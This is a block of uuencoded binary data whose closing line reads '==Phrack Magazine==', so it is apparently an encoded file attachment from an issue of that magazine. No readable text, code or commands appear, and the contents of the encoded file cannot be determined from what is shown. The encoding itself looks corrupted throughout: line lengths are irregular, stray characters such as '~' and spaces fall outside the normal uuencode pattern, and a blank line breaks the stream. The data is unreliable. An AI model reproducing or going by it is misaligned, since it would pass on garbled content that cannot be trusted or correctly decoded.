MR-_9V<KU7EE_`]<567SKJ26&<@.#N.\A3N`QWI7[A8@F4(0G\2\, #V/UI[Q20
M-;) (7CVYPJ!AN_*F(O:~9W,=PKHP5@1R,_ETQ77:A/<PZ?/(\'/FQ#.YV)8\^@
MN/>L:B4D:1T.>B\13Q\$B)F!Z*]<]YQ_6JM[K\'VN(K("W)^]_+T`04U3UN2Y&N
M8)5`(50,]:\$81N3@S`ID=*U(+^GQ6TDN)#N8^HXS796<EE:%4*C\$<=OU`%O
M9MZZFL41QRXC>25!E"\$49XZYR?3_`.O63JUM#_:PCB*D@1LVS_=5?>]ZN]F)O
MK0GBM4\Z.`"[5;&\G@#-;<?AM`@S<<+@EG)QACC\'`H.:N53E)C"YFRZ\$UROFV
M6ZB95)4G.,8JKIVE=-SRI:D;0A16<(\$D8)K15%8CDU`KX?D,4BRCRR,;1C)_N
M/_/6I=,\.R"_02%F1&4M@>X.,?Y[T2J*S&J;N:&F>`YH`EWMYCF1=C`^^KGGD
M^M:~II^_"EBB`*~4<Y>_IP:YU\$V;1A8=IM@PN2YB94?(`W\$;AG_P"L.];7M
M]F2W%&C)%Y:"(R<@_>7)Y`I\UA.I9V-Q/K(KWM0%96SR*\$5V`&<8&T`I_GUI8+]
MV!B\$:9UDF`:=R-N/_K6-6I>(+0Y/Q/I=G!;"3SFD5,]V55#DGZ#I[G-<UIV\$
MBVM_*@74525N0HB)P<]#D@?SJJ51JG>QC):E[4I)+`U^QVEY<E86VXD"!2><C
MX`Y`7BN?R)FW\,!GKFMJ>U[\$2W`\8CV\J=PR-IZ<TK0H%&202.];7\$0E2#7
MAJ<1E<=H"4%/'*?>,N<-ZTQ79V`(W\$]J0#A*4&\$.%QC`[U,7B\O<T9,N."3A
MTI>@S\$VF0BZOHB;M;8[P6F9L>7_M9I^H"*WO!BX2\BP?F50N6(QGD<_6H;]ZU/
MBEL5+>UN+N0Q64<LC>BCG]*T+72YWC",BD,1\VX%>?H.<]J)22&HMEW5=%@LN
MBK"[]##C8`&;ZAC^HZ\<4W2M:>QF\$>]3GECY7.[L,^G4^G)J8OGB5\+.PTPS(
M75J\<JAB"5^0-MX`\'XX_+%/AM\$@L?/NG=%Y0)&!!]^\V/J!S4,V,O5/\$5K:
M;V92S<M*5!#9Y`O]?>VK)T:\GU.Y,+1AH%"Y5E#`\'?>CV)IJ.EV1S7E9`1VZ`
MQV(:.?)@)*"1CN*`\'3/I_+O6CI<1ADDMR-TDL@*/L5B-PP"<CD#!_P#KU#V-D
M"("15DGD4^;~\$Bf1G9F",>HSU_GVZ5GW7F7]VTT2AF*JWS`8(WRV"0>OKP?SS!
M36FH,L6%U;F20WC?F9DJN<J%~49]3D\=L40`-<S3R6\F\$`C@(`RC` (Z<@_7`
M3ZU0BS!)Y%Q=,I`PXDVO\$O!`^F*~<+Q)`R"95C!QF(>82?Z8X_.I&5HKUXHT?
M\N8*B_*RMGKZ#J<_A3E9_+5Q()#(#M+#)QU_GFJ\$4[J9XY56=\JA&`IP0,<C[
M/3J3UKG?%-DLFHNT4^YL#"\$@E1COZ?K50T9\$]49-AIS&[,5PA#IR488X]3[49
MZ[TMH%,J\$A?>C=ZXK7FU,N70S=Q+<\'V&*5>H%42;&DW-M;+(DQ?E254*&R?<
MI5+4KEY`J#:L7547J/K[U*6MRF]+%#-2!B6&1G`05H2;5Q]B@M!#?7-TTSK&7
M[1",`#(X(/L">.]5+JS@73\$FM95=U8K)A^6`8[>HKFC*75:.,=BA"0D9?)WYP1

M!V () Q5VR=_ .5XT4JG4='?KBM7L(T ([A[B3!CMXNP '!R./SJAJ?V8>7';3"0K*
M] [GY3]*S5^;0;V*KF2*9\2;75L94Y*X/8T+,V6\UC)O'?GGZUI8DA<-D[D&/A
M:IML36Y!E;?U" [<@?CUI['1G.W!53S@,*GM+M[.0ELE,8P210-:&Q+#;%!>!\$
M)XB>48-M_JM_\$V%NX+AYV3^~S\P '[&IZW*MH95U,LTHD08)'S9]:G@M%4ME
M*_G'90+\P7VQ5\$FO%JUTY51&BE<#>_<>X^M)%J,7G1_V@IN\$5L&-S\H&?08';
MYIYJ.6RT*N95[';QW#M'Y,;YQQ]T9[53*\$\GIZU2>FI((IS[#K4YMY)F+0HSQ/
M]B%XH;L!H:~?I<C\$,R\$GMV(_#TKKK%0EK-'-LS'P2<9)YX'Y5G-FL\$5Y+SS+:\$
M)(]K\$<R@X8' 'SZ\8JJ^RVU1WP"56/"MP?N@=?R-&VA1J06D4,J.?WJD_=VC@
MZ_A6W!.FV58E/F)SY?!]<G\^*F;NRHJR(VD\M'MXCY0?.XYQG/7^0&/>GV,,
M,3?*J\$[NB'&'1S^'\J7-9#MJ6Y+6%(9&7+M+P#G)&.@'3-/2VC0+D#?04;*
M.>.Y%)RT"Q9%L9\$2.9'QXP'.1G'3%-:&'*,B.'6+(,>W/TQ4W&2+!<!"\)0
M9@X(PWUZBL[5-1N=,B:-2S2%L+@=^#C^=<U;5H3=CE]1UDPZ'*9;F2?S_E8;2
M=H4AN!^6367X3OK=M26"Y=C"0<EC\Q/'Z'"MJ<.:FS)R]XK>)+YVN98")1&QF
MRJL:P!,T9.PE6/IQ711@E!(RD]2:]O?M5P\HR';J68L6/<DGO54'/)ZGK6J5Q
MD(\$5Y9@B\N[\$''=Z)(Y54/(I"G@ST]+C\$'9EX<<TKQ/&B.ZD!NGX47\$1ECZW
MT@8@/\$@TQCT(SENED;);)!% (0)+O8NSRUQC''%3VUT(,^6L?)!.]'3]/UJ6A\$
MIV-L^*;^!(RD"Q3'Y+[%^93VZ<GWK'%U<D;1*<ELDCJQSGD_A6<*<5YE.1MZ/
M98-J%K-<7*ET1?F#2\$'ZD>]00ZAIMO*-D)='5RN/FQ_*BS>B'+=5G4Q:Q9:
MVULY2>-S\$=I2/Z=<]QP?SK)U+Q0LD;0VS,T(0JN3@J>V/;' :HC&Y3GH<MEW)M
M88)SV' ']*[/PSI%SS\$GVF3)C)4')QG]>>M:S:M8FFM399\$CED2-F6Y#\$#=\$5P&
MN3G.#C'Z_+]*DANY;/4[>VCW_9GFC(F4[MW&YE)." /7' /Z5C9,WN6;])K%4-G
MPYAE0/'&JDL@8'@X([=JMI]HLT<?G.'^SAE5%P!DDE@#[C]!26FQ0DEG8J=
ML\$C-,4:<E"1A<[N!P>,G&#S]:?;I)931[HY1&V7;#0,QZ#Z\X!'%-Z%:S\$B
MN-LJ3-YI3YE., '[2, #H.ASGZ<UB&]\F>6)KD%B#M89QD<9.?)J2N2W9A)/<:A
M2&O)'UP\7W]SX'W=UX!'XZ?XFEMM8M;Q'JNR1HV>1C'P,C\?:+U0N:SL-GD:P
MY<3\$F^!75F(&!G)!]\5SVHL\$GCNDG+2M]YA@8X'T^E6E8B3T"U\$MY*)-J2.J
MG1>#NSVP>,5NW+>:87DC5H'%+~&R?)&^,%3^!&#[BG(\$<=)AF)5=H]N:1%XR)
M<@#TK0R%CE,;[@<42-YC_* /H*8X[>0@,,KSC..AJY)910J'9BY;^)N"#]!.!
M])LI(T-2MH=3LD:QN/M,UO\ '(P;';'U)YK.DT>YBV1)L,DH&5W#/YUSTY\JM[
M+0<E?8>NE&.X\$4%Y%,N3NP=FQ@#UW' 'XU%)8M&VQI!NS\XSQ^8X-:QDI\$V*3!
MRF.X#@98\$%\$A_2K#K9I:B28R27DCEF'P%4?XG/I3UZ"*\FPIE,AB3D=OPJ\$, (
M130AQD-,+D]3FF'\['M1N'?G'K0!<L[M(@4E0O&1T#\$=^^.HILURFXF*-5&><
MF/ZTAW*Q(],5.+O"Q@*?DQCYL"AJX&M'<6NZ-WB9)&7<SL1\WL!]>^:46ME-C
M9M<SS+YO.(XCN(QZ@=!] ?6LFY)%*S,N\6-=B(5XX9ESR>_U(5);Z49]V^XA>
M@'Q@2/R<].G2JYN57%8?;@65ZADCCEB7^]AABM:VE4+MB62.)CP^<#'ICI6<R
ME=W' \$KZC>>7*LB,.#PJ'@C^A_P':JW6L3W*%7D)#@!@>>!T_S[5HHCE+<NZ=;
M<R7DD"3X"[@H<YS@GD5JWD4::F)8E5\$6"/8.N[&!GGMQ4/1V1<=5<M^?]EB\$Y
M:C+J<F3C('IFM"PNT>4(%7@<M<~'GOZ^MOUI<T3L13W)CE\$BG.',@' ';U'M@
M_P'37IRR))'9;8LC*X&-OY'\ELBNII<D);2#A@489X/O]:E:[&Y83AE3!SSI
MR1SU[GK4ZC]3>?(8RJ^6@P1D':?3ZYI8[R-"C'N<@*5W?7M]:4KV;)Z&* _B>9
M62Y>".8JBX5&."6Z'\GMQS]*YVY\5:C:RON()0[=Q&,8[5E"DI.TC*4FMC-G,
MUBTNI6FN;)6:4Y;:2H'(/3_/6JEOMM3)<VMT/D!VI@AAZ'\.:ZHPE%6>J,[W*
M(IM0N;N-]\A9-Q?:>@/^35'YP<CK6T4EHB!A5N3C@=:<NT_) 'T&:L8PG)XXT
MJ10-(57+'X!/300!;ECM/L:+%<FX'!9B'%Y[=3^?'TJ/[.5C5IUE&_'DC;+
MQ)ZX/J.. /?KZR^HVBNOICDTA[&*H1(+=PFX#(XR1T'ID]J0\$J.0"/4&EN`C
M[RU=2S28)Z+3-G(VG/8"@1.DPAD1PH/0[6&1UI]S>/<[5V*JH?EP/S/XU/+K)
M<#2@D33].D5Y,S3C*[/O)P0!D'H<G(]A65%822R(D;(689&6QZ\?I0G:[*?8B
MLS:=?Z87\V%XR."0,X]L_A6>[99MHZFG%IZH5K\$MI'YDZ*[(\$)Y)...]=MH^7
MIPFV, #'21H^U,G#/M.?*\SJC(TINS-U)4DO;AHXY1M#?6P5)]NG852OH+26VP
M,<CA?,1?W(^4JPS\>]UQQCM62NC=[\$UKJMZ9Y8-5A5IHHU(EC/S,GW=V/4=B
M_P':T3)%-=PQVL@,@B'R_>.P\$<'G_RYXI-6>@+;4I6[273;I(V&&9'I'<, &J
M[]L8R/Q_&G741.(D;S'<@L<_~P,C_P#53V'@M/.F&H+>%7>%=%49=V)&<D\U
M'O\ '7/M659?:6D:4JCQ/(=XV'>@&5[#!' ' ')'%7H1J0Z_.\D\$DJ#]UC;A@=I"
MP?K7)VUP8&(4)>*TBM#3U.VL[WS;)92<@@;G6+ECCG\,UDZE9Q%FE=V.0" ^L
M1DG(['U_GWI+1E/5&*C-:1\$Q,O)R'P#BKT_<74H986)<[IPG/F*.?NGCCKK
M^~79;LA.Q>O]/L9YKZ6QGA-L5+QNS\MW[\DUSB[? ('/RG.<DYS)!0GH#5B(XX
MJ1?D'*ACGJ>Q]JLDFM3,7\U!*0AR=AQ^=6+Q+BYG)<J&Z?*<_AFEI<KH:]OIZ
MRQE5,!217.PIR!DCEOP%6!%##,[Q-YDL+'!#9#"N!SNBTK&5>V(B:1V#;BP?.
M8XX;/3G\U6;[.UKB1=TIY#HWRK[8_\ 'UUTP;:(:*8B"EE4&1L9&5P*;'&!*3
MID'53_,_2M>A)% ,?+<JHX%1DJ1G;BA"&D9&1TI#UIC"E'UH'>#L&5/MBFX+
MY]J'!P'3CD4YP'Y"-O'/# '8R/7%'&GINE7=XP:!5R.F[J?H.Y]JTI;;R9KG2=
M5MTN;^5HU1B2JPCQOTS]WD^M82FG*W8I+0HV7R7KLZ-))@;&*Y!R>OM5[49C.
MJC!I9\$Q-H!X;Z5,M)7'TL9T=G&,\TTPF41XPN<_RH?5U*A0A"J,+CL*T2/
MYOD).QG.Y9@=QQ[]15NPM4EB9I5)PY') .1P*T" "N[&A'@MSF\$LN?<U:FNIKB0
M022ON<=]H%197N="BDK#FNIG4JTF03D\#)I1<R[T8/ADQM('&/\ '.: +*Q5D24
M-?7#\$EI220!T'3_(IZZA<K&467:04X4#^E#B@%34+I!@3MCZ#U_ ^N:5M1NGQV
MNG9L=,@<>_U]Z7*ACAJ=T@8"=@&.6Z<GUZ5\$=3O(I%\NX*\=0!GKZT<D6(A-F
MY.;QKOS6%PW5QQG^E03'7' (F^<\$[CD]_6A4XIW2%RHB-E;D#,0./<TJ6=O&P<

M9(E!!R.IJQ<D>P]X8I<;XU./:F?8K;_GBGZT+387)'L)]AM3_P`L5_6D_L^UB
M'_+!?!UIAR1`V-KP3`A[=Z9]BM<G]PF/QH#DB6H7>VA,4+ND1!4H&.T@]1BDDX
M=I;5;:4[X%Z(PR!2LKW'96L12Q1S.9)4#N>K-R:0P1;-IC7:.`\,=J=A<B`QHY
MR1QLH*)]T\$=.<!\?F?SI!;0?\8_^^:>P<J%\B%L9B0X&!\HH^SP\?ND_[YH#M
ME0C11D8*+CZ`L7#JQ"EB`>N,&AF51)`695W\$Y)Z@U-971MI?,':I:NC-:&D-:
M8N[N1^I54).&P%&,?I2F736FB#(<1]5)RN<X.!] *RY7`X2K]S.NU_P!*988RM
MBDY5=N,Y]!Z58T1_] /CW;_+)VMM[@]O_`*U:/X1+<[!!+'YDM;E\$CZB08#,,G
M`!1UP0/?O27-SYPMPX:X<IDLH(R`3^?7I]*Q7<Z!\>OR+)#*X@S*1;J7.-JDQ
M\DXZ#V.:HSW%M]JD>:1X%5RP4@E6ZY4\$#@@]L#KVHY7?0+Z&A;I,=44,0;=HM
M_,)XR`>.<]*M7/D11-<I&QG9A;VZ0R<YZ9[@9Y'T%)Z-#,?6;O[+J/F6JR,)\
M(UC,RJ%!(XZC\3V[5!;7.V&".)F*AP6RV<]^XZ_CVK1*\2+ZEB=8)9'B,&4EA
M.20W4\9'H/\`Z]<]=Z*YO)%MT*HO)W\$?*.V:<7;<F2N:.CW4*M`[!`"2X'H.
M<`<=QZ&JFKWJK);1[\$9XU^;Y>&]CZTTM=!-Z%:\E%S;M/'\$YZ>:Q`51Z`8ZUN
MGQW4T3APQ+=`3STJDB6]2_?WCRQEE*K!-AFA3@*^!SBL^%&F81HI9CT`IK1"P
M>K-GZ=*(1C)-,R8C<(-WW2>_Y5J&ZB8>5`D;Q@<=,GZ^E9-\TC1:(K.@\$@E0>!
M7(5R75,@]>W>HFMI8`A>3RY))6)`!P"!WZ=JT0K%[5[D16EPL\$<A\UUS(_H.M
MJ_3/YX%4-+G:\$S20NLDB,7';')&,) *Y(KW!M^`5(+S[=<3+<PRS._P`L48;;[
MACZ^@_\`U5N1^%(;6S:1Y;B2=<EGBCX0^@JYS=/W4**N026EM/\$F%F,Z_(<+C
M@X_\/:GDLHK.TB[IDDH5MS31D;F'<`'\?6CG>UQV,35=,183<P!DB;!1)&A
M!?!QU_,5AG&.*WA*Z(DK,FLP1-N"AMH)V^M6[FZL[I]66V2%0\$5>N,8SGZCO
M/XT.])!&=WIP&<<9/H*L0\0AS\K`<9.[C%"19D59&"H>,)J5P!@ (V*C!P:=`W
MM&7;:<=>0]>[5DU^>XTV*R\N.(1L&\$V/FXZ8-4! ?R() ?+=Q)*297+\$L^>N3WR
MJ(TU'0;+;%G:7FINB6S`S=V5YZGUS6[;^'KO35VW\$R>8%R5Y('XCK43G%>Z:'
M0@WJ(-173;EX&B\$D`!)4C.[O^7`_*LEUTR9\$2&UFDN6;.(3@8(^[SZ9Q^%1%Q
M26J82:V&6]E;?;<71="JI@X_+^=7Y8+!:!%^.&#,Q;U!XQG*U4FY#II#!Q0
M2BM#8<.E**0"T[-`P!Q2YXH`-U1.?F`TIB.FT2QT^YL;:]N85,5K)(MV,GY@!
M0"A/X\5-+X;@C4V\SB%K96FGD7&]PSE8U&X@#A<GN*")IC8?#D4EL]JDT3/
MR"^^"?:5&?W?E;N!G]/6LZ#3+"Z9YH+JY^QQP--(7A`DX(&!SM.<CG/'>F%V6T
M\$\\V@WS2W<XMBD,D96,;R)"0`1G`P14X*P27*0P7DIV7+V\Y>,#!5-^5Y].N
M.:!<QDZM8063P/:SF6&9"P#\$\$E(."5X/X5>L=*M=0TO3D3?%<SW;1-+@\$8PQ
M#_+I[YH&V[7*6I:?:PV4%[9M.(9)7A*7`<,>O?CM_*LH=Q0-"]Z*!A2&F(3%?
M.Q0`8HH\$)@\$8K*N;QKDR!J]JONZ_3CK2:N95"FR.,\$J0#T)'!J>#\$<7FA@)% (0
MVCTH>QD1F1F)#/L[\U\$K,C@X([B@0N2Q^8UI6,=PT+"WC=]V>`*4K6U*C>[
M^AT%B`L,`\U@JX+)G[V?;\,5*UL-KI() (V61E+-RJY.?Z@=*RO8W2+TRQ7L<M
M@Q)\$BD;4*9V\$`\`].<[>_/04V!E:1V,TFX7(VE\$^;>!R!CHV"..C4I"R/J`]I'
M\$RL\AE3?SJ\$A1CJ=HX&<]>U6UT,6L-IYODN\C\$?,V3SGD<=.<?COW9:'EW*N[
MJV\$OV5\$MGBFD5@R%ER3C.>O(Z_H*9`IBM;V\DT[[`581Y))+#KUX]>_2A3T#B
MEU*L,?`Q,OL43;?64B4="QY!XZ?_K]J>+*"A"DQQ*&'\1&1N^`3_G'-4W;3
M425S0[=+*F5(\9)B*\`GH=W7@]>:PY`DD7S`5LGG<QXQ6D7=&,E8:"L2LDX
MH96/(&>,5"R#@H,>O.:M\$L:,@;2>#4]I(L+2.1\p7Y1[T[7\$C4O)I[;2K:'G,
M"<G`_O=^`O6LN"Y:*0MG`)R<<5,4M;%-ZF];30R/\$4S&6!+@D=.F0/7%5KW48
MI(XTC!;."#N.<#J!_GK4J[=F4W9"O?RZAIJ6Q<O+\$#QZ^I)/. ?>LM;"08>162
M5`<9]_2LXM0NB7J=-8:C;P:HDDL R-Y:-M3OG`.23_3^M.N0D\`E[%?22P,&<=
MXE(R^.!CZD5A9IW:+Z#;.TOGL;:=8#+;RG[D9\$;D>Y.<YQZCI6M<7%OH\<8L;
MH+JVGE7:\<Z967(/7/3I3E9Z(T2=CDK_6KE]1,Q*[5^3RS@JHZ8]^E9%Y<)E
M<3>8D2QY`W*HP,]R*Z80M:QA)W9"C8.<#\12HF23@D#KCM6A(KQE%##[OJ*6T
M,*Q`D;8.Q`HOH!*R,Q)B9IE4<G'('`^1>8!D<@`H/6A:C8D(C:11(Q5.Y'-3(
M".,HS!P,=FZ__7H=T(DO+=[0!)'R6&1SP15-.6`)P/6DG=7!JQ;AO+BR)\$S\$^
M("`<H2#5I=-NPP8OTR>.-Q]_6H=-/4I2:T('E>Y?S9`8DX4\$+P>O-:D>FH]%
MCN,I@94+#\$3NC`)]LCBID^6R145<JM;7\$<(VK&%;^]P!CW-7/*>)%E9C)D[BX
MP]A0FKEPBTR:TLKJ]=EM+>6<J,ML4G`UH^RSKYI,\$@(\$)`DRI&PGIGTK4TN2P`
MZ?=S>6(K65_,4LFU="P'!(]N:DDTF_A_UME.GREN4/0=3^&:'NAD%A=W*JUO-
M;R2(S;5*KD@,X`OBIWT74XFC62PN%,C;4!3&X]<#J!W2((;YG\$GE0NWEL:
MJO@?)`.'#^/%. -A=+/-"8)!+"A>12.44#))I!<M?`(\]J_D^;_9_EA=V['&,X
M9S^594<;33I'&I9WPJJ.Y)XIB33-*&TU6*6?28H95DF`,L`RP'(JW8KX@OKY
MN:ZM5EDE4>3*Q5=IQ_"0>#THL)N)`]SK(%Q.\DX,,ZO,Q`!23&!G\.,=F,^V
MO33+?9F+QV_F*RA0!\$2<G`3!(-%AVB-A@US5`TT0EF%\$@ELJ`VP\?3!(J62P*
M\1)<Q(ZSB::8S)AE!,@'+<=.*!7BM"G*FJ:O-+),9)Y+=EB?<0-A+8`Q]?2@=
M6VJV[7-BOFQ^0//EC#X"[<?-_+I3#38IWFH75^RO>7,DY08!<YP*EET:^@NKY
M:WDMRLMR`T(+#YL_RH0)%H6(_#6IS+N2%/OL@!E4\$E200,GGD5ES1/!*4J%W
M9\$)5E/4\$4`3N:,&@:A<6T<T<2`S%+QQF50[@=PO4]*=%X;U":W\$R"W\L@?;,L
MA`!D<`\`VH%S(B70[YH;>4I&D5P2(W>154XZ\D`=*L'PMJ2RI%BW,C<A!.IO
M.,9SC/3`ZT]@YD16>@7M[;Q3Q^3&LI(A624*TA`]T`K4+:3>1V,MX\1\$44OE0
M29/*M[B@.9\$-Y936,JQS@!F17&#GAAD5DWFES6TVYX059/,!4D@9&1GW]JF4`
MDB9JZN4)?/52)@P4=F!&:KD\Y--6Z&`Z-6FD5\$&2>*4Q,O(4X['UHOT"QH:3&
M9I>7:Q,&9CT4#\\UZ@-\$M],TMY8@S32IG(' /3&,=_U5RUI._*=%*.ER._T:N
M6VM(DFCC62.)581YRW7H>N<CM[4V?1+I[%YDN5S<@J5X;'![9Z<@^]9\YI(
M8B,)BM1OMKC[6%#P!P&`\[\$C'`=?IVK"U!7M]4V7[DQD+-(#D,-N1V[X_/5!.

MW82T.I@O-&MD27S(9F>5H(=JY<G^ZPQD8[\$___7I+B!YK98?/>2:Y8L\K*?D&,M.>,=#'[=*G5;CW.-O=>CMKJ6V">9&Y.Z9AM9CGKQ^-=;/;7.G7LWG#:J9"@QM\8)X_P#U4YIQ28HR3NB'1Y+:ZO);U&??]J.-YYZGD<^G\JSO\$DMK!I82)&Q,HM21-&H(&&X&?G@4XW<K"E91N8EEITY^R+>OBWG;B,QEI".>=HYKI/["U.6*:M2:&%E(5%1Y"I0=><#@D8X_6M931\$8LJ7_@ "<;S#*D9+\$"-5)7IQC)SZUQUQ8XM7-C=&WD5DF[#ID55.IS:,SG#EV'I);EEEE^8''ID#H>?PJ-'SS?(I/S='>MGMEW(.CUZU(LK.8NH6<'RXT&3VR37.R6YB16(.&SM)&,U%-Z%36I\$DK(X93@CB!MM:'1KN[037"3H&P\$/DL1^E5)J.HHJ^A),EE%<?:+29(U9]AC92001RV!GI_66MM&UMOLKB4J5WL\:-+Q'Z8''<_RKDDW;4M)%^"TR'<!"0V<[G!X8X[4D>E75#MK;K=6L0>(\$[Y&'0XR'\P'6J4]+,3C9Z\$D?B2^>_C",BPJYPIV@<C')^E;2W]ZMH[RQS:H\$S<R_P"&2*B5.UDD;0G?<J:C8V,]F1%&[HN524X3!SWKC9HC%(4)_M!(.,@Y!K:BW:S,ZJ2=T'&'#MR/K2J[(Q,9*_0UMN8DL\$J1L=X4C&0-H//I)*3MG,H:W,+VZ8Z[PN",^]2UJ4F.LS#;7'\^.)D5N79=V/J.XIVKR">02"]%T<#&)M'1L'9>>@'3']*5O>N/2UC-13_"3CM4REXU5T*XST'45;(\$EN'E;+2,V0'<GGM_/TJ7YW^7&L)V\,"\$ECG_ZWZ4K)#K>PN9;K\$T#RG/S!GV^G)/;KUJ]/:VTJM4N73UBW'78P^TY;=G.1T';'Z'CK6;EK[K+C'35\$FD-+IMSYUI)*LRMA!(J*I.M'H26K4%SJT)X&GGAMMY5F-NHR?J0/8<>]9346[M&D+K1&H-/DN\(-/OC(TC&6M29A\$%#>^ [KT([UD:K9P69ACMYGF."9&DZ[NXSWJ*<O?2L78TB+G_'(1"P&FBAM7!GD^T^1G=NXVYQST_I5^'3I1^LG7UD=O+M)XB9=^.=N>V>F<\UUDFC9&'QVKM!M8[CR/[-N=B;OWGWUX!'?TK'N+R73=3L;Q+?48HXVY6]D+;\\$#/'M0"[&U\$RM4MO&-IIELA2UM(Y-B>K,I)/Z@?A5;3X777M,*Z=J%HGG\$,UU,7#\$J<'9Z'K09M%RS:O#>Z?<ZG%M62XFMTN(P/NR+)R?H00:L79AO;O6IE(2[M;6>&1<??0IE6OM_#I_D4Q=2IKMB)RJM'HT]PQM4Q<K,0J_+_=]JY+2S_Q.;#'3SX_'\$(4%1>A5MZ%&?)K?VGQYK2?8-O\ 'M"4_P#?(%<[JMC=:KIUNFFQ-,(+B=9HXSRLA<D\$-MCZ=Z"5I1J7M15K^UU:SMB+B]5+;S%0Y+LH^8CUJ2WFFTJ'(4"ZM=)0M&W8^83TM@_@?UIB<C/UR^T32M'>R(-L]TTD8/\')!V_ATJW/'';:MK]_<K:9*P13;"V6MUF')!.!ST'_A#U)&2);C4[J!D,'W]EN\$8<_O/FX^N:DN+FWO+K6O,=4O+&RM:(<@>9&1E?Q!R/QH\$<9I%HM]JMI!(0(VD&\L<#:3^@KK'NK/5)H;B&^\$[VU,M^L@W(8)D;G!49ZC('!3N,O[O3X39&[MH[D?;YL\$2X\K]YG=@=>Q_"N8UT/_6M'&W>^9)(6\T_.,<_E^%1.CTR\$W4%A]J@M;FV2,#[:DWE2VX&?E)SGBL>S6.3M30]6MHY4)>ZA\$9=@'PW\$;O\ 'F(U]2DTV>SO)-@O"[11(8D9<(#&N#M;H21F9MH[>Y@'BS2IC-\$S^QH&<L,'^61@FD+6Q3FLFUJ#39+.)"/[/\$(0\H0Q%6)W<GM]1SGCTK7NM>LS!>R@I+:RWVR2//,D9C'+?'49_"F#UT,+Q1Y!U*\$6LZSQ+;1<MJ'!!S@8Y]ZS[:6+4+>YL8-#CGV+DW'XWJV.>A&[] [9_.LZFU[V#I:QB7"R:?'M^YOH'>5?NI<;ODX_N)*I)MDF4D!,GHIVX_&B.UT8O<T]3L!88G9)FW,I'N(PKMNXD')XX(X'^%07>M7=VL2RREC\$<IP/E)<8[U\$4IV;Z%2]W0Z_P')VUUK;&5=?M-BD12!YI=5V'#'"'^O6NR2&X=X(_M1:!)8]T(3;)CIR0>@;'&.<&N62M+<Z8CM/0Z&C22",JJL&(#L1[_G5%;19+H&- 'C:,\$. ', 'L><]><9I/<2T0EWH,4UH9M207\$B,K;D.%;'MC'0^GO7&:PTUCK&@?:+..,^<\$,D97;('P'\'/(R>#Z\\$_U<TM4KV"[+:,VB!LWNCQAK_3%+#Y.)L,P921R20?T]ZW[>XL=:L8KR!G83+YK9!R^M?X<'T'!'X4I7:N/9Z',^(!?=K<+YT<C1DOD0HO))!.,]OUKKB6TET[498DD8_M8X:-'&\#T.>"?8XK2\$[Q<60XV=T&L1RZ9=@023HZL9')%*\$<8+<]2?;/;\.D[M\ -:2NO0)<W.K2SRQ'JD!12\$XQT(!!YZXS52=H*5B8ZRL=[9Z%!IZ6WV5\$&6_)M>N0"Y/<ENIY]:T;B%#&VX?>.6QQ67FS2YE:_=KINF7&H-'YFQ2=G3/;^M>1>&M(==&M7QDCA6.')M5653CU^E:48W=^QG4EI8FTXKI]A%J=K(S7\$>Y9X)AE'0@VMCC/7'-0^&-3LM-N;J2\ C)9XL0_)E0^>,]P/I6UG),F]FC9UB+[99@V\2QN?FZM+2H1+)V#,>%4>BC/%<?B:>00KND?. 'H.:*35@FG<[?PCX7NX)DO9]/@N5(. \$GM,P5E/K@C'ZBK/B&ZU&:Y^QZ7#Y<D'W.XECQ\$SG&0<' ^W6LI.,YWOH:). *LMS+MDK:=]7GBBE!S^F%<1C(''7IFM&XMH(H'\$ \$TEW;#.U57RY(R,#+']L_Y%.2MH-M9K57'6,(+)NNAMQEU);*'1T]'3574+J1@/,1\$-NBY)V;2S8QSZ?CS6<5>0;(SMP1)ANN?8"M+[-=Q6'71'\F((VG!')3CUR,5TRLK7(BR.>XFC\Z.=I#)&<X<GM)YZ?J:JJIO90FP;NN5H225T-N^@V&W=IHXE<#>0'6&0N?6KT&F13PSO), \$*.0M\$B'X+=O*' *VP)7W*,]E+&%D)#*Y.&]<5HVE[=Z0Z12Q+-'@2;'W(&/7MUZ&XMB5I*PXWB[FG:S:%,DA6W<3,I!A=1D'/K_A7/WKP+)+# 'G[HG*[EP5/?!]/:EJM'FO9A*UM"/3F*7L8"[]V4V@=<C&*9<PF";HRAAE=PQD=*O[1'0='J1*7(D:71MCR]AQ@Y_/\JMRR2+&LJKAV(#RRD;RV!T'Y'^M2]64M"VT^H742K/) "=@R))H/M\\$]NOXU49Y0T8=IA*N'K;@3G\L_3TI)): (;>Y)_:,S8,EQ+(5Y^;DYSQS6IJMI,D@N5Q)(4CYV('6]023T_#%*4+)V'%W-9"UEK-K(L[PS/*5,LTO&!C"YQP.NM?2J_B\$3F]5[@KO?<<*Y88SCOR.G2L8+WDS5%*SU"\T\L; .YE@W_>V-C-(UW<)M-YP:XE83\$&7+D^81T+>M=(QT)=PE/*NITV*53;(1M!.2![9HN+RZNPOVFFYFGMF"\KYDA;'TSTH"R\$^UW'G^?)HF__GIO.[\^M/_:_O'VE[RY8J<J3*QP?4<TPKMLB%)9(U(21U#\$\$Q,0"1TS2F63<S&1R[##'<<M]3WH&*;F;&#/+C&;,SC^=0\ \$MB0\$@B"3>V?OMUSU[^M6;:WN/L5U>PS>7'563#E2=V<=.02@! [Z;=VUQ#'\M\$K2320K,OD9)"L,]JA2UNK@LR03R8)#\$(QY'7-%A70GV*Z\U(OLTFW2#*)L.1M6'J!4<L4D\$K1S(T<B]5<\$ \$4[!<E6QN6M6NEMI3;KUD"' :/QJQJ&E3Z3':M<\$:M!KB,MLVD%1TP3Z\T"OT,\TW:-Q.*!B@8]*3'Z=J'#'SQ2\$4Q!1CB@'(HH'0U8M>O\ '6-,71K>WB23[5;J"P,K[&)/(VYQ]>*RJQ;M83:2,)X[&>ZE(E,*<!%494M&3]3TZ_E6_IWA&-GBDU'\]F8*T<L' *N/<]5/Z>]9RG**,XP4F:NHZ%IEM"7L9

M]25EB_>/]HB27<,<8+<]CCG!K#U/3-,FLXQ::A:O>9^8)!Y8(^H/]#64:CO=\$
M(TE#2Q7T<ZM9R-:V+%6D&-ZD[>2,D8_IDUZ=IWAZ1HQ(+E(YF^9IEC=6=NH)>
MR_;G&1Q14MS:=2H-I:FH;B[T\1^>(KB/&#,H(DSG^[SD?CV-4D\007,[SV4GV
MFDJN;=R4E&"0=JD?,>G&?QK+H4DF:EE=PRQ.8I00[\$J0><^M<UXRLI-5L+2W=
MM0?M(;='MQD\$'U[=,_A3C*TD)Q98*7-Q&DL,XV3Q(J3J1@LW+!OJ01P>:J^A
M\$IKZ'3Y;&.*!8X9Y(7F9\%!NSM'Q_M''')_"J=M;!U-?4=1A@CD^1HS@R;G7<0
M``!SU]*\I&E7.L:E<WM@&\@REE9AD.1R,']:=.2C>3V)E%NR.N\J75=%6UNV9

==Phrack Magazine==

